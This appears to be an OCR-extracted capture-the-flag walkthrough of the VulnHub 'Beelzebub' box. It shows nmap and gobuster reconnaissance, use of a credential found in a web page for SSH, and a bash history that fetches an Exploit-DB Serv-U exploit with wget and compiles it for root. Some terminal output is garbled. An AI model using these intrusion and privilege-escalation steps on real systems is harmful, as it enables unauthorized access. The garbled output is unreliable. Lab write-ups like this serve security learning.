
Beelzebub

মঙ্গলবার, 28 সেপ্টেম্বর, 2021 6:56 AM

First I ferret the ip address of the vulnerable server using netdiscover




Then I used nmap to find the open ports

```
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.40 ms 192.168.0.135
```

Since 80 port was open I decided to check the webpage



There was nothing much. So I checked the index page.



Not Found

The requested URL was not found on this server.

Apache/2.4.30 (Ubuntu)

The index page was not found. But the apache version showed here was 2.4.30 but the apache version in nmap was 2.4.29.

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))


| http-server-header: Apache/2.4.29 (Ubuntu)

| http-title: Apache/2 Ubuntu Default Page: It works

MAC Address: 08:00:27:69:3A:DA (Oracle VirtualBox virtual NIC)

No exact OS matches for host (If you know what OS is running on TCP/IP fingerprint:
```

To further confirm it I checked the /ind directory and it also showed 2.4.29. In conclusion the index file was misleading.



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.0.135 Port 80

So I checked the page source of the index page and I found a message there.

As instructed I encoded the word beelzebub with md5 to find the a hash.

```
(roof ⊗ keli)-[/home/kali]
g echo -n beelzebub | md5sum
d18e1e22becbd915b45e0e655429d487 -
```

I used the hash to visit the page but nothing interesting was found. So I used gobuster to find other directories.

```
gobuster dir -u http://i92.168.0.135/d18e1e22becbd915b45e0e655429d487/ --wordlist=/usr/share/seclists/Discovery/Web-Content/common.txt -o dir-md5.txt

Gobuster v3.1.0
by 0.7 Reeves (@TheColonial) 6 Christian Mehlmauer (@firefart)

[4] Url: http://192.168.0.135/d18e1e22becbd915b45e0e655429d487/
[4] Method: GET
[4] Threads: 10
[4] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[4] Negative Status codes: 404
[4] User Agent: gobuster/3.1.0
[4] Timeout: 105
```


I went to /wp-content . It had a blank page. I looked for its directories and went to /ep-content/uploads



Index of /d18e1e22becbd915b45e0e655429d487/wp-content/uj



I clicked the talk to valak link and found this webpage




When I opened the vulnhub server the name showed was krampus.



(Though it's better to use wpscan to find the users)

So I used krampus on the box and clicked say hi to valktalk.

Then I inspected the page




I used this password to logged ssh user krampus

```
krampus@beelzebub:~$ ls -la
total 104
drwsrwxrwx 17 krampus krampus 4096 Mar 20
                                4096 Mar 16
drwxr-xr-x 3
            1 krampus krampus
                               1407 Mar 20
                                             2021 .bash_history
         — 11 krampus krampus
                               4096 Mar 20
drwxrwxrwx 14 krampus krampus
                               4096 May 26
                                             2020 .config
drwxrwxrwx 3 krampus krampus
                               4096 Oct 20
                                             2019 .dbus
drwxrwxrwx
           2 krampus krampus
                               4096 Mar 19
                                             2021 Desktop
drwxrwxrwx
           2 krampus krampus
                               4096 Apr 8
                                             2020 Documents
                               4096 Mar 19
           2 krampus krampus
drwxrwxrwx
                                             2021 Downloads
            3 krampus krampus
                               4096 Oct 20
                                             2019 .gnupg
drwxrwxrwx
                                            2019 .gvfs
2021 .ICEauthority
            2 krampus krampus
drwxrwxrwx
                               4096 Oct 20
-rwxrwxrwx
              krampus krampus 12844 Mar 20
drwxr-xr-x
            3 krampus krampus 4096 Mar 19
                                             2021 .local
drwxrwxrwx
              krampus krampus
                               4096 Apr
              krampus krampus
                               4096 Oct 20
                                             2019 Music
drwxrwxrwx
              krampus krampus
                               4096 Oct 21
drwxrwxrwx
                                             2019 .profile
2019 Public
rwxrwxrwx
              krampus krampus
                                807 Oct 20
drwxrwxrwx
            2 krampus krampus
                               4096 Oct 20
-rwxrwxrwx
              krampus krampus
                                 66 Oct 20
                                             2019 .selected_editor
-rw-rw-r--
            1 krampus krampus
                                 83 May 26
                                             2020 .Serv-U-Tray.conf
                                  0 Oct 20
                                             2019 .sudo_as_admin_successful
-rwxrwxrwx
              krampus krampus
              krampus krampus
                               4096 Oct 20
                                             2019 Templates
drwxrwxrwx
                                             2019 Videos
              krampus krampus
                               4096 Oct 20
drwxrwxrwx
            1 krampus krampus
                                173 Mar 20
                                             2021 .wget-hsts
-rw-rw-r--
```

I looked around for clues. I found a file name .Serv-U-Tray.conf

I googled it and found it's a file server with exploits



To check the exploit I looked into bash history

```
krampusabeelzebub:~$ cat .bash_history
mysql -u root -p
clear
su root
clear
lks
ls
clear
nano /etc/host
nano /etc/hosts
su root
su root
rm -rf sudo-1.9.6p1 sudo-1.9.6p1.tar.gz wordpress-5.3.2.zip
su root
clear
exit
chmod 0750 html/
ifconfig
cd /var/lib/mysql/
clear
ls
cd wordpress/
sudo su
su root
clear
ls
cd Desktop/
clear
ls
cat user.txt
clear
uname -a
sudo -1
sudo -1
```

There I found the exploit link. I downloaded the file which was saved as 47009 and opened it to find some code

```
find / -perm -u=s -type f 2>/dev/null
clear
wget https://www.exploit-db.com/download/47009
clear
ls
```

I created a exploit.c file in /tmp then exploited the file.

```
krampusBeelzebu5-fs of /rsp
systemd-private-86189723222/4-f8bas1ieef5eeadd89-solord.service-18948
systemd-private-86189723222/4-f8bas1ieef5eeadd89-systemd-resolved.service-199419
systemd-private-86189723222/4-f8bas1ieef5eeadd89-systemd-resolved.service-797182
krampusBeelzebu5-frsp gcc exploit.c -o exploit
ud-4ffcool_gibrool_froot|groups-8(root),4(adm),24(cdrom),38(djp),33(mmer-data),46(plugdev),116(lpadmin),226(sambashare),1000(krampus)
spening
speni
```

I was logged in as root.

Mission Successful